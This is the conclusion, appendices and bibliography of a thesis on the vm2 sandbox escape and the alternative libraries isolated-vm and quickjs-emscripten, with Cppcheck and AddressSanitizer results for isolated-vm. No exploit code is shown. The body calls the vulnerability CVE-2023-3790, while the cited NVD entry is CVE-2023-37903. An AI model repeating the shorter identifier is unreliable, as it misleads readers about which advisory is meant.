The main goal of this thesis was to study the already discovered vulnerability in the vm2 library for the Node.js JavaScript environment, CVE-2023-3790, and based on this, evaluate whether alternative libraries could exhibit a similar vulnerability. We concluded that both of our two chosen libraries, isolated-vm and quickjs-emscripten, are designed in a way which prevents such a vulnerability.

In chapter 1, we introduced the reader to vulnerabilities in general, discussed available tools for scoring and tracking them, and presented an overview of common types of vulnerabilities as per latest CWE trends. For these types of vulnerabilities, we discussed the general principles of their countermeasures.

Chapter 2 served as an overview of the specifics of JavaScript, Node.js, the V8 engine, and WebAssembly, which is crucial for understanding the described libraries and the CVE-2023-3790 vulnerability. The vulnerability can be demonstrated in our sample Node.js sandbox application implementation.

Chapter 3 and Chapter 4 described the vm2 library and the CVE-2023-3790 vulnerability, respectively. We showed what allows the vulnerability to exist and why vm2 is not secure to use, even with the community's efforts to patch the library. We also expanded on the original proof of concept, which showed how the vulnerability can be exploited for remote code execution.

In chapter 5, we evaluated our two chosen alternatives for vm2 – isolated-vm and quickjs-emscripten. We showed why their architecture does not allow for a vulnerability similar to vm2's CVE-2023-3790 from occurring. Our sample sandbox application can be used for comparing these libraries with vm2. Although our verdict is that these two libraries are secure in their scope, we briefly discussed what can be done on the operating system level to provide a larger level of isolation.

Our thesis hopefully clarifies how vm2's weak isolation makes the library inherently insecure to be used in production environments and how alternative libraries achieve stronger untrusted code isolation. In the future, it might be interesting to see work done on automated testing of such JavaScript sandboxing libraries, perhaps leveraging machine learning techniques.

Appendix A

Demonstrative Sandbox Implementation

For demonstration purposes, we prepared a web application in Node.js which provides an easy-to-use interface for executing code using the four modules described in this thesis:

- the bare `node:vm` module,
- vm2,
- isolated-vm,
- quickjs-emscripten.

The implementation tries to be as close to default settings of the individual modules as possible. For convenience, we made the following design choices:

- The `console.log()` function is available in all sandbox modules for logging to a buffer. After the execution is finished, the contents of the buffer are displayed to the user.
- Promises from the individual sandboxes are resolved before the execution result is displayed to the user. This allows for calls to `console.log()` in asynchronous functions to be effective.
- Each code execution is performed in a separate thread. This prevents the server from being blocked by ongoing executions and/or deliberate infinite loops in the sandbox. The individual threads are forcefully terminated if they exceed a pre-defined timeout duration.

Because the application provides an interface for executing code using the `node:vm` module and the vm2 library, it is inherently vulnerable. Therefore, our implementation is provided as a virtual machine, which isolates the vulnerable component from the host system. A guide describing how to set up and use the virtual machine instance is provided in the attached archive's `README.md` file. The archive also contains the original application's source code with documentation.

The MD5 checksum of the attached `node-sandbox.ova` file, which encapsulates the virtual machine, is

`7a0c22e0a6d716f4eb47654c5d87f9b1`

Appendix B
Automated Static Analysis with Cppcheck

For our static analysis, we ran Cppcheck with the following parameters:

```
$ cppcheck <path_to_src> --enable=warning -I <path_to_node>
```

where `path_to_src` is the path to isolated-vm's C++ source code and `path_to_node` is the path to Node.js header files, which includes its dependencies (V8, libuv, etc.). The `--enable=warning` flag makes Cppcheck report issues categorized as warnings and errors, therefore other problems, such as performance or code style, are not reported. Below we list Cppcheck's findings.

B.1 Unassigned Member Variables in Equality Operator (`operatorEqVarError`)

Cppcheck reported two instances of equality operators leaving some member variables without an assigned value. Both of these turned out to be false positives.

```
external_copy/external_copy.cc:109:20: warning: Member variable
↪  'ExternalCopy::size' is not assigned a value in 'ExternalCopy::operator='.
↪  [operatorEqVarError]
node_modules/isolated-vm/src/isolate/platform_delegate.h:34:8: warning: Member
↪  variable 'PlatformDelegate::node_platform' is not assigned a value in
↪  'PlatformDelegate::operator='. [operatorEqVarError]
```

In the source code, we see that both mentioned member variables are actually assigned values using the `std::exchange`[1] function:

```cpp
auto ExternalCopy::operator= (ExternalCopy&& that) noexcept -> ExternalCopy& {
    size = std::exchange(that.size, 0);
    return *this;
}
```

[1] https://en.cppreference.com/w/cpp/utility/exchange

```
auto operator=(PlatformDelegate&& delegate) noexcept -> PlatformDelegate& {
    node_platform = std::exchange(delegate.node_platform, nullptr);
    return *this;
}
```

B.2 Assertion with Side Effects (assertWithSideEffect)

This warning reported that an `assert` statement, which terminates the program if a given assertion resolves to `false`, calls a function with side effects. While this is true, we concluded that this is more of a code style issue than an actual bug.

```
external_copy/serializer_nortti.cc:50:24: warning: Assert statement calls a
↪  function which may have desired side effects: 'ReadUint32'.
↪  [assertWithSideEffect]
```

B.3 Missing return Statement (missingReturn)

The following is an error reporting that the `ExtractParamImpl` function is missing a `return` keyword.

```
isolate/generic/extract_params.h:81:2: error: Found an exit path from function
↪  with non-void return type that has missing return statement
↪  [missingReturn]
 }
```

While this error is a true in the sense that this non-void function can be called in a way which reaches an exit path without the `return` keyword, we did not find any usages of the function in the library. Still, if this function is to be actually used in the future, it would probably be best to fix this problem to prevent unexpected behavior.

B.4 Uninitialized Member Variable in Constructor (uninitMemberVar)

All of the errors below have been verified to be false positives. The mentioned member variables are initialized in constructors.

```
isolate/strings.h:12:5: warning: Member variable 'String::value' is not
↪  initialized in the constructor. [uninitMemberVar]
isolate/executor.h:90:14: warning: Member variable 'UnpauseScope::timer' is
↪  not initialized in the constructor. [uninitMemberVar]
isolate/generic/handle_cast.h:12:11: warning: Member variable
↪  'ParamIncorrect::type' is not initialized in the constructor.
↪  [uninitMemberVar]
isolate/generic/handle_cast.h:39:3: warning: Member variable
↪  'HandleCastArguments::isolate' is not initialized in the constructor.
↪  [uninitMemberVar]
```

```
isolate/generic/handle_cast.h:41:3: warning: Member variable
↪  'HandleCastArguments::isolate' is not initialized in the constructor.
↪  [uninitMemberVar]
isolate/generic/handle_cast.h:25:14: warning: Member variable
↪  'ContextHolder::isolate' is not initialized in the constructor.
↪  [uninitMemberVar]
```

Appendix C

Runtime Analysis with AddressSanitizer

C.1 Compilation and Execution

We tested the isolated-vm library on Debian 12 Bookworm, 64-bit. The following guide assumes the used operating system is Linux-based, with the GNU C++ (`g++`) and Clang C++ (`clang++`) compilers both installed. The compiler versions we used were g++ 12.2.0 and clang++ 14.0.6.

First, we cloned the isolated-vm repository and ran `npm install` in its root directory, which installs the library's dependencies (including isolated-vm itself as a development dependency). In order to compile the library with AddressSanitizer, we modified its `binding.gyp` file to include the `-fsanitize=address` flag:

```
'configurations': {
    'Common': {
        'cflags_cc': [ '-std=c++17', '-g',
        ↪  '-fsanitize=address', '-Wno-unknown-pragmas' ],
        'cflags_cc!': [ '-fno-exceptions' ],
        'include_dirs': [ './src', './vendor' ],
```

During our testing, we ran into runtime issues when compiling the library with `clang++`. We therefore used `g++` to compile the library as follows (assuming the current working directory is the root directory of the cloned isolated-vm repository):

```
$ export CC=gcc CXX=g++ LINK=g++
$ npm run --prefix node_modules/isolated-vm rebuild
```

In order for AddressSanitizer to catch errors occuring in Node.js and its dependencies (e.g., V8 and libuv), we used the AddressSanitizer-enabled build of Node.js, as per the official build guide[1]. However, we ran into errors when building Node.js with `g++`, therefore, we used `clang++` for the compilation:

```
$ export CC=clang CXX=clang++ LINK=clang++
$ ./configure --debug --enable-asan && make -j4  # as per the official building
↪  guide
```

[1] https://github.com/nodejs/node/blob/main/BUILDING.md#building-an-asan-build

Finally, we ran the test suite with both Node.js and isolated-vm compiled with AddressSanitizer. We decided to disable memory leak checks as we tested for those separately. Assuming `node_g` is the AddressSanitizer build of Node.js, the test suite can be started as follows:

```
$ ASAN_OPTIONS=detect_leaks=0 node_g test.js
```

C.2 AddressSanitizer results for isolated-vm

Running isolated-vm's test suite with AddressSanitizer, we got informed of two errors.

```
ERROR: AddressSanitizer: new-delete-type-mismatch on 0x60c000049780 in thread
↪  T0:
  object passed to delete has wrong type:
  size of the allocated type:   128 bytes;
  size of the deallocated type: 96 bytes.
    #0 0x556ff8542ce2 in operator delete(void*, unsigned long)
    ↪  ([...]/node_g+0x2142ce2) (BuildId:
    ↪  f368c6924dea8b30cb36011d40706115aff36127)
    #1 0x556ffbe90c07 in uv__finish_close [...]/deps/uv/src/unix/core.c:350:5
...
0x60c000049780 is located 0 bytes inside of 128-byte region
↪  [0x60c000049780,0x60c000049800)
allocated by thread T0 here:
    #0 0x556ff854207d in operator new(unsigned long) ([...]/node_g+0x214207d)
    ↪  (BuildId: f368c6924dea8b30cb36011d40706115aff36127)
    #1 0x7fa604518a6d in
    ↪  ivm::UvScheduler::UvScheduler(ivm::IsolateEnvironment&)
    ↪  [...]/isolated-vm/build/../src/isolate/scheduler.cc:113:16
```

The error above was caused by isolated-vm allocating an object of type `uv_async_t`, but deleting it as `uv_handle_t`.

```
ERROR: AddressSanitizer: alloc-dealloc-mismatch (operator new [] vs operator
↪  delete) on 0x7fd65692a800
...
    #2 0x7fd656be68cb in std::unique_ptr<char const, std::default_delete<char
    ↪  const> >::~unique_ptr() /usr/include/c++/12/bits/unique_ptr.h:396:17
    #3 0x7fd656be68cb in ivm::IsolateHandle::CreateSnapshot(ivm::ArrayRange,
    ↪  v8::MaybeLocal<v8::String>)
    ↪  [...]/isolated-vm/build/../src/module/isolate_handle.cc:609:1
...
```

This error was caused by isolated-vm obtaining a pointer from V8, which V8 got from allocating an array using `new char[]`, and then storing it in `std::unique_ptr<const char>` as opposed to `std::unique_ptr<const char[]>`. This resulted in `delete` being called instead of `delete[]`, which is the correct way to delete (deallocate) memory obtained from dynamically allocating an array.

Bibliography

1. CWE. *CWE Glossary* [online]. 2022-11-16. [visited on 2024-02-17]. Available from: `https://cwe.mitre.org/documents/glossary/index.html`.
2. FORTINET. *What is the CIA Triad and Why is it important?* [online]. 2024. [visited on 2024-05-01]. Available from: `https://www.fortinet.com/resources/cyberglossary/cia-triad`.
3. BONASERA, Will; CHOWDHURY, Md Minhaz; LATIF, Shadman. Denial of Service: A Growing Underrated Threat. In: *2021 International Conference on Electrical, Computer, Communications and Mechatronics Engineering (ICECCME)*. 2021, pp. 1–6. Available from DOI: `10.1109/ICECCME52200.2021.9591062`.
4. MITRE. *Our Story* [online]. [visited on 2024-02-21]. Available from: `https://www.mitre.org/who-we-are/our-story`.
5. CWE. *Common Weakness Scoring System (CWSS™)* [online]. 2014-09-05. Version 1.0.1 [visited on 2024-02-21]. Available from: `https://cwe.mitre.org/cwss/cwss_v1.0.1.html`.
6. FORUM OF INCIDENT RESPONSE AND SECURITY TEAMS, INC. *CVSS v3.1 Specification Document* [online]. [visited on 2024-04-29]. Available from: `https://www.first.org/cvss/v3.1/specification-document`.
7. CWE. *About CWE* [online]. 2024-03-22. [visited on 2024-05-01]. Available from: `https://cwe.mitre.org/about/index.html`.
8. CWE. *CWE-425: Direct Request ('Forced Browsing')* [online]. 2024-02-29. [visited on 2024-05-01]. Available from: `https://cwe.mitre.org/data/definitions/425.html`.
9. CVE. *Overview* [online]. 2024. [visited on 2024-05-01]. Available from: `https://www.cve.org/About/Overview`.
10. CVE. *Process* [online]. 2024. [visited on 2024-05-01]. Available from: `https://www.cve.org/About/Process`.
11. CVE. *CNAs* [online]. 2024. [visited on 2024-05-01]. Available from: `https://www.cve.org/ProgramOrganization/CNAs`.
12. CVE. *Partner Details: GitHub, Inc.* [online]. 2024. [visited on 2024-05-01]. Available from: `https://www.cve.org/PartnerInformation/ListofPartners/partner/GitHub_M`.
13. GITHUB, INC. *GitHub Docs: About repository security advisories* [online]. 2024. [visited on 2024-05-01]. Available from: `https://docs.github.com/en/code-security/security-advisories/working-with-repository-security-advisories/about-repository-security-advisories`.

14. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. *NVD: General FAQs* [online]. 2024-03-19. [visited on 2024-05-01]. Available from: https://nvd.nist.gov/general/FAQ-Sections/General-FAQs.

15. CWE. *Stubborn Weaknesses in the CWE Top 25* [online]. 2023-09-18. [visited on 2024-05-01]. Available from: https://cwe.mitre.org/top25/archive/2023/2023_stubborn_weaknesses.html.

16. CWE. *CWE-787: Out-of-bounds Write* [online]. 2024-02-29. [visited on 2024-05-02]. Available from: https://cwe.mitre.org/data/definitions/787.html.

17. BISHOP, Matt; ENGLE, Sophie; HOWARD, Damien; WHALEN, Sean. A Taxonomy of Buffer Overflow Characteristics. *IEEE Transactions on Dependable and Secure Computing.* 2012, vol. 9, no. 3, pp. 305–317. Available from DOI: 10.1109/TDSC.2012.10.

18. MOGENSEN, Torben Ægidius. *Undergraduate topics in computer science.* Functions. 2017. Available from DOI: 10.1007/978-3-319-66966-3_9.

19. PROSSIMO. *What is memory safety and why does it matter?* [online]. 2022. [visited on 2024-05-02]. Available from: https://www.memorysafety.org/docs/memory-safety/.

20. ALAM, Shahid. Cybersecurity: past, present and future. *arXiv (Cornell University).* 2022. Available from DOI: 10.48550/arxiv.2207.01227.

21. BANSAL, Ankush; MISHRA, Dillip Kumar. A practical analysis of ROP attacks. *arXiv (Cornell University).* 2021. Available from DOI: 10.48550/arxiv.2111.03537.

22. CWE. *CWE-416: Use After Free* [online]. 2024-02-29. [visited on 2024-05-04]. Available from: https://cwe.mitre.org/data/definitions/416.html.

23. CWE. *CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')* [online]. 2024-02-29. [visited on 2024-05-04]. Available from: https://cwe.mitre.org/data/definitions/79.html.

24. KLEIN, Amit. DOM based cross site scripting or XSS of the third kind. *Web Application Security Consortium, Articles.* 2005, vol. 4, pp. 365–372. Available also from: http://www.webappsec.org/projects/articles/071105.shtml.

25. CWE. *CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')* [online]. 2024-02-29. [visited on 2024-05-04]. Available from: https://cwe.mitre.org/data/definitions/89.html.

26. OWASP; CHEAT SHEETS SERIES TEAM. *SQL Injection Prevention Cheat Sheet* [online]. 2024-02-26. [visited on 2024-05-04]. Available from: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

27. CLOUDFLARE, INC. *What is remote code execution?* [online]. 2024. [visited on 2024-05-05]. Available from: https://www.cloudflare.com/learning/security/what-is-remote-code-execution/.

28. VERWAEST, Toon; SWIRSKI, Leszek; GOMES, Victor; FLÜCKIGER, Olivier; MERCADIER, Darius; BRUNI, Camillo. *Maglev — V8's Fastest Optimizing JIT* [online]. 2023-12-05. [visited on 2024-02-24]. Available from: https://v8.dev/blog/maglev.

29. FIREFOX SOURCE DOCS. *SpiderMonkey* [online]. [visited on 2024-02-24]. Available from: https://firefox-source-docs.mozilla.org/js/index.html.

30. MDN. *Dynamic typing* [online]. [visited on 2024-02-24]. Available from: https://developer.mozilla.org/en-US/docs/Glossary/Dynamic_typing.

31. MDN. *Static typing* [online]. 2023-06-08. [visited on 2024-02-24]. Available from: https://developer.mozilla.org/en-US/docs/Glossary/Static_typing.

32. NETSCAPE COMMUNICATIONS CORPORATION; SUN MICROSYSTEMS, INC. *Netscape and Sun Announce JavaScript, the Open, Cross-platform Object Scripting Language for Enterprise Networks and the Internet* [online]. 1995-12-04. [visited on 2024-02-24]. Available from: `https://web.archive.org/web/20070916144913/https://wp.netscape.com/newsref/pr/newsrelease67.html`.

33. GUO, Shu-yu; FICARRA, Michael; GIBBONS, Kevin (eds.). *ECMA-262: ECMAScript®2023 Language Specification* [online]. 14th ed. 2023-06. [visited on 2024-02-24]. Available from: `https://262.ecma-international.org/14.0/`.

34. MDN. *Primitive* [online]. 2023-06-08. [visited on 2024-02-24]. Available from: `https://developer.mozilla.org/en-US/docs/Glossary/Primitive`.

35. MDN. *Function* [online]. 2023-09-12. [visited on 2024-02-28]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Function`.

36. MDN. *Inheritance and the prototype chain* [online]. 2023-11-23. [visited on 2024-02-24]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Inheritance_and_the_prototype_chain`.

37. BRISLAND, Kalle. *Prototypes vs. classes* [online]. 2021-04-15. [visited on 2024-02-24]. Available from: `https://cygni.se/artiklar/prototypes-vs-classes/`.

38. MDN. *Function() constructor* [online]. 2023-09-07. [visited on 2024-04-27]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Function/Function`.

39. MDN. *Proxy* [online]. 2023-11-08. [visited on 2024-03-01]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Proxy`.

40. HÖLTTÄ, Marja. *Understanding the ECMAScript spec, part 1* [online]. 2020-02-03. [visited on 2024-03-01]. Available from: `https://v8.dev/blog/understanding-ecmascript-part-1`.

41. MDN. *Symbol* [online]. 2023-09-07. [visited on 2024-03-02]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Symbol`.

42. MDN. *Promise* [online]. 2023-11-29. [visited on 2024-04-24]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Promise`.

43. MDN. *fetch() global function* [online]. 2024-04-23. [visited on 2024-04-24]. Available from: `https://developer.mozilla.org/en-US/docs/Web/API/fetch`.

44. MDN. *async function* [online]. 2024-01-12. [visited on 2024-04-24]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/async_function`.

45. MDN. *The event loop* [online]. 2024-02-26. [visited on 2024-04-25]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Event_loop`.

46. HAVERBEKE, Marijn. *Eloquent JavaScript, 3rd Edition*. 3rd. No Starch Press, 2018. ISBN 9781593279509. Available also from: `https://eloquentjavascript.net/10_modules.html`.

47. MDN. *import()* [online]. 2023-12-07. [visited on 2024-04-24]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/import`.

48. MDN. *Scope* [online]. 2023-07-08. [visited on 2024-04-25]. Available from: `https://developer.mozilla.org/en-US/docs/Glossary/Scope`.

49. MDN. *globalThis* [online]. 2023-09-12. [visited on 2024-04-25]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/globalThis`.

50. MDN. *this* [online]. 2024-03-31. [visited on 2024-04-25]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/this`.

51. MDN. *Function.prototype.bind()* [online]. 2024-02-23. [visited on 2024-04-25]. Available from: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Function/bind`.

52. V8. *V8 JavaScript engine* [online]. 2024-03-11. [visited on 2024-03-15]. Available from: `https://v8.dev/`.

53. GOOGLE. *v8/v8* [online]. [visited on 2024-03-15]. Available from: `https://chromium.googlesource.com/v8/v8`.

54. MICROSOFT. *Download the new Microsoft Edge based on Chromium* [online]. 2020-01-15. [visited on 2024-03-15]. Available from: `https://support.microsoft.com/en-us/microsoft-edge/download-the-new-microsoft-edge-based-on-chromium-0f4a3dd7-55df-60f5-739f-00010dba52cf`.

55. V8. *v8: Isolate Class Reference* [online]. 2023-06-10. [visited on 2024-03-16]. Available from: `https://v8docs.nodesource.com/node-20.3/d5/dda/classv8_1_1_isolate.html`.

56. V8. *Getting started with embedding V8* [online]. 2023-10-17. [visited on 2024-03-15]. Available from: `https://v8.dev/docs/embed`.

57. V8. *v8: Context Class Reference* [online]. 2023-06-17. [visited on 2024-04-25]. Available from: `https://v8docs.nodesource.com/node-20.3/df/d69/classv8_1_1_context.html`.

58. OPENJS FOUNDATION. *About Node.js®* [online]. 2024-03-08. [visited on 2024-03-15]. Available from: `https://nodejs.org/en/about`.

59. OPENJS FOUNDATION. *The V8 JavaScript Engine* [online]. 2024-03-05. [visited on 2024-03-15]. Available from: `https://nodejs.org/en/learn/getting-started/the-v8-javascript-engine`.

60. *Node.js: The Node.js Event Loop* [online]. 2024-03-05. [visited on 2024-04-25]. Available from: `https://nodejs.org/en/learn/asynchronous-work/event-loop-timers-and-nexttick`.

61. NODE.JS. *Node.js v20.9.0 documentation: Global objects* [online]. 2023-06-07. [visited on 2024-04-25]. Available from: `https://nodejs.org/docs/v20.9.0/api/globals.html`.

62. *npm Docs: package.json* [online]. 2024-04-25. [visited on 2024-04-25]. Available from: `https://docs.npmjs.com/cli/v10/configuring-npm/package-json`.

63. *WebAssembly* [online]. 2018-06-17. [visited on 2024-04-22]. Available from: `https://webassembly.org/`.

64. *Node.js: Node.js with WebAssembly* [online]. 2024-05-03. [visited on 2024-04-22]. Available from: `https://nodejs.org/en/learn/getting-started/nodejs-with-webassembly`.

65. ROSSBERG, Andreas. *WebAssembly Core Specification*. 2019-05-12. W3C Recommendation. W3C. Available also from: `https://www.w3.org/TR/2019/REC-wasm-core-1-20191205/`.

66. KIM, Minseo; JANG, Hyerean; SHIN, Youngjoo. Avengers, Assemble! Survey of WebAssembly Security Solutions. In: *2022 IEEE 15th International Conference on Cloud Computing (CLOUD)*. 2022, pp. 543–553. ISSN 2159-6190. Available from DOI: `10.1109/CLOUD55607.2022.00077`.

67. SMARTBEAR SOFTWARE. *Scripting & Properties: Scripting and the Script Library* [online]. 2024. [visited on 2024-04-26]. Available from: `https://www.soapui.org/docs/scripting-and-properties/scripting-and-the-script-library/`.

68. *npm: vm2* [online]. 2023-05-16. Version 3.9.19 [visited on 2024-03-16]. Available from: `https://www.npmjs.com/package/vm2/v/3.9.19`.

69. ŠIMEK, Patrik; XMILIAH. *patriksimek/vm2: Advanced vm/sandbox for Node.js* [online]. 2023-07-11. [visited on 2024-03-16]. Available from: `https://github.com/patriksimek/vm2`.

70. NODE.JS. *Node.js v20.9.0 documentation: VM (executing JavaScript)* [online]. 2023-05-30. [visited on 2024-03-15]. Available from: `https://nodejs.org/docs/v20.9.0/api/vm.html`.

71. ŠIMEK, Patrik; XMILIAH. *patriksimek/vm2: vm2/README.md* [online]. 2023-07-11. Version 3.9.19 [visited on 2024-03-24]. Available from: `https://github.com/patriksimek/vm2/blob/b51d33c49b61e03cf67a075741790e9b938dd80f/README.md`.

72. ŠIMEK, Patrik; XMILIAH. *patriksimek/vm2: vm2/lib/vm.js* [online]. 2023-05-13. Version 3.9.19 [visited on 2024-03-25]. Available from: `https://github.com/patriksimek/vm2/blob/b51d33c49b61e03cf67a075741790e9b938dd80f/lib/vm.js`.

73. SALIM, Djiar. *Securing Trigger-Action Platforms With WebAssembly.* 2022. TRITA-EECS-EX, no. 2022:642.

74. ŠIMEK, Patrik. *patriksimek/vm2: Security Overview* [online]. 2024-07-12. [visited on 2024-04-04]. Available from: `https://github.com/patriksimek/vm2/security`.

75. RIFTLURKER. *patriksimek/vm2: Issue #74: Unable to disable promises in the VM* [online]. 2018-01-20. [visited on 2024-04-06]. Available from: `https://github.com/patriksimek/vm2/issues/74#issuecomment-299454911`.

76. NODE.JS. *Node.js v20.9.0 documentation: Worker threads* [online]. 2023-08-17. [visited on 2024-04-08]. Available from: `https://nodejs.org/docs/v20.9.0/api/worker_threads.html`.

77. NODE.JS. *Node.js v20.9.0 documentation: Child process* [online]. 2023-09-28. [visited on 2024-04-11]. Available from: `https://nodejs.org/docs/v20.9.0/api/child_process.html`.

78. *CoffeeScript* [online]. 2023-05-11. [visited on 2024-04-25]. Available from: `https://coffeescript.org/`.

79. *npm: vm2* [online]. 2014-01-14. Version 0.1.0 [visited on 2024-04-25]. Available from: `https://www.npmjs.com/package/vm2/v/0.1.0`.

80. *npm: vm2* [online]. 2016-06-20. Version 3.0.0 [visited on 2024-04-25]. Available from: `https://www.npmjs.com/package/vm2/v/3.0.0`.

81. ŠIMEK, Patrik; XMILIAH. *patriksimek/vm2: Issue #533: Discontinued* [online]. 2023-07-09. [visited on 2024-04-07]. Available from: `https://github.com/patriksimek/vm2/issues/533`.

82. *npm trends: vm2* [online]. [visited on 2024-04-25]. Available from: `https://npmtrends.com/vm2`.

83. LEE, SeungHyun. *Sandbox Escape in vm2@3.9.19 via custom inspect function* [online]. 2023-07-11. [visited on 2024-04-12]. Available from: `https://gist.github.com/leesh3288/e4aa7b90417b0b0ac7bcd5b09ac7d3bd`.

84. NODE.JS. *Node.js v20.9.0 documentation: Util* [online]. 2023-09-28. [visited on 2024-04-08]. Available from: `https://nodejs.org/docs/v20.9.0/api/util.html`.

85. BRIDGEAR. *nodejs/node: Pull Request #41019: util: pass through the inspect function to custom inspect functions* [online]. 2021-12-11. [visited on 2024-04-27]. Available from: `https://github.com/nodejs/node/pull/41019`.

86. NODE.JS. *nodejs/node: lib/internal/wasm_web_api.js* [online]. 2023-02-26. Version 20.9.0 [visited on 2024-04-12]. Available from: `https://github.com/nodejs/node/blob/22f383dcd529d6bf790856db614a35fea78e825f/lib/internal/wasm_web_api.js`.

87. THE V8 PROJECT AUTHORS. *nodejs/node: deps/v8/src/wasm/wasm-js.cc* [online]. 2023-03-31. Version 11.3.244 [visited on 2024-04-12]. Available from: `https://github.com/nodejs/node/blob/22f383dcd529d6bf790856db614a35fea78e825f/deps/v8/src/wasm/wasm-js.cc`.

88. NODE.JS. *Node.js: Previous Releases* [online]. 2024-05-03. [visited on 2024-04-28]. Available from: `https://nodejs.org/en/about/previous-releases`.

89. NODE.JS. *Node.js v20.9.0 documentation: Process* [online]. 2023-09-28. [visited on 2024-04-27]. Available from: `https://nodejs.org/docs/v20.9.0/api/process.html`.

90. NODE.JS. *Node.js v20.9.0 documentation: Modules* [online]. 2023-01-14. [visited on 2024-04-27]. Available from: `https://nodejs.org/docs/v20.9.0/api/modules.html`.

91. NODE.JS. *Node.js v20.9.0 documentation: Deprecated APIs* [online]. 2023-09-28. [visited on 2024-04-27]. Available from: `https://nodejs.org/docs/v20.9.0/api/deprecations.html`.

92. LEE, SeungHyun; ŠIMEK, Patrik. *patriksimek/vm2: Advisory GHSA-g644-9gfx-q4q4* [online]. 2023-07-12. [visited on 2024-04-29]. Available from: `https://github.com/patriksimek/vm2/security/advisories/GHSA-g644-9gfx-q4q4`.

93. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. *NVD: CVE-2023-37903* [online]. 2024-02-01. [visited on 2024-04-29]. Available from: `https://nvd.nist.gov/vuln/detail/CVE-2023-37903`.

94. CWE. *CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')* [online]. 2024-02-29. [visited on 2024-05-04]. Available from: `https://cwe.mitre.org/data/definitions/78.html`.

95. CWE. *CWE-653: Improper Isolation or Compartmentalization* [online]. 2024-02-29. [visited on 2024-05-04]. Available from: `https://cwe.mitre.org/data/definitions/653.html`.

96. LAVERDET, Marcel. *laverdet/isolated-vm: README.md* [online]. 2024-01-20. Version 4.7.2 [visited on 2024-04-29]. Available from: `https://github.com/laverdet/isolated-vm/blob/fc9d8998be98b3d66fc35a42516b4ce56708b929/README.md`.

97. LAVERDET, Marcel. *laverdet/isolated-vm: src/isolate/run_with_timeout.h* [online]. 2024-01-19. Version 4.7.2 [visited on 2024-04-16]. Available from: `https://github.com/laverdet/isolated-vm/blob/fc9d8998be98b3d66fc35a42516b4ce56708b929/src/isolate/run_with_timeout.h`.

98. LAVERDET, Marcel. *laverdet/isolated-vm: src/isolate/environment.cc* [online]. 2024-01-20. Version 4.7.2 [visited on 2024-04-16]. Available from: `https://github.com/laverdet/isolated-vm/blob/fc9d8998be98b3d66fc35a42516b4ce56708b929/src/isolate/environment.cc`.

99. MDN. *The structured clone algorithm* [online]. 2023-11-07. [visited on 2024-04-17]. Available from: `https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API/Structured_clone_algorithm`.

100. LAVERDET, Marcel. *laverdet/isolated-vm: Vulnerable CachedDataOptions in API* [online]. 2022-09-29. [visited on 2024-04-29]. Available from: `https://github.com/laverdet/isolated-vm/security/advisories/GHSA-2jjq-x548-rhpv`.

101. HASSAN, Marc; LAVERDET, Marcel. *laverdet/isolated-vm: Issue #420: Question: Why is –no-node-snapshot required with Node.js 20?* [online]. 2023-11-07. [visited on 2024-04-18]. Available from: `https://github.com/laverdet/isolated-vm/issues/420`.

102. SEREBRYANY, Konstantin; BRUENING, Derek; POTAPENKO, Alexander; VYUKOV, Dmitriy. AddressSanitizer: A Fast Address Sanity Checker. In: *2012 USENIX Annual Technical Conference (USENIX ATC 12)*. Boston, MA: USENIX Association, 2012, pp. 309–318. Available also from: `https://www.usenix.org/conference/atc12/technical-sessions/presentation/serebryany`.

103. *delete expression* [online]. 2024-01-18. [visited on 2024-04-20]. Available from: `https://en.cppreference.com/w/cpp/language/delete`.

104. NETHERCOTE, Nicholas; SEWARD, Julian. Valgrind: a framework for heavyweight dynamic binary instrumentation. In: *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation*. San Diego, California, USA: Association for Computing Machinery, 2007, pp. 89–100. PLDI '07. ISBN 9781595936332. Available from DOI: `10.1145/1250734.1250746`.

105. BELLARD, Fabrice; GORDON, Charlie. *QuickJS Javascript engine* [online]. 2024-02-10. [visited on 2024-04-22]. Available from: `https://bellard.org/quickjs/`.

106. TETON-LANDIS, Jake. *justjake/quickjs-emscripten: README.md* [online]. 2024-03-10. Version 0.29.1 [visited on 2024-04-29]. Available from: `https://github.com/justjake/quickjs-emscripten/blob/8b24107923c42dcb00ad658fd04d5f397ddef107/README.md`.

107. SALTZER, J.H.; SCHROEDER, M.D. The protection of information in computer systems. *Proceedings of the IEEE*. 1975, vol. 63, no. 9, pp. 1278–1308. Available from DOI: `10.1109/PROC.1975.9939`.

108. CLOUDFLARE, INC. *Cloudflare Workers docs: Security model* [online]. 2024-01-17. [visited on 2024-05-08]. Available from: `https://developers.cloudflare.com/workers/reference/security-model/`.

109. KOCHER, Paul; HORN, Jann; FOGH, Anders; GENKIN, Daniel; GRUSS, Daniel; HAAS, Werner; HAMBURG, Mike; LIPP, Moritz; MANGARD, Stefan; PRESCHER, Thomas; SCHWARZ, Michael; YAROM, Yuval. Spectre Attacks: Exploiting Speculative Execution. In: *40th IEEE Symposium on Security and Privacy (S&P'19)*. 2019.

Attachments

`node-sandbox.zip`	demonstrative Node.js sandbox implementation
└─ `README.md`	description of the implementation, including a setup guide
└─ `node-sandbox.ova`	virtual machine file for running the Node.js server
└─ `sandbox_tester/`	implementation source code
`thesis-text.zip`	thesis text source files and PDF
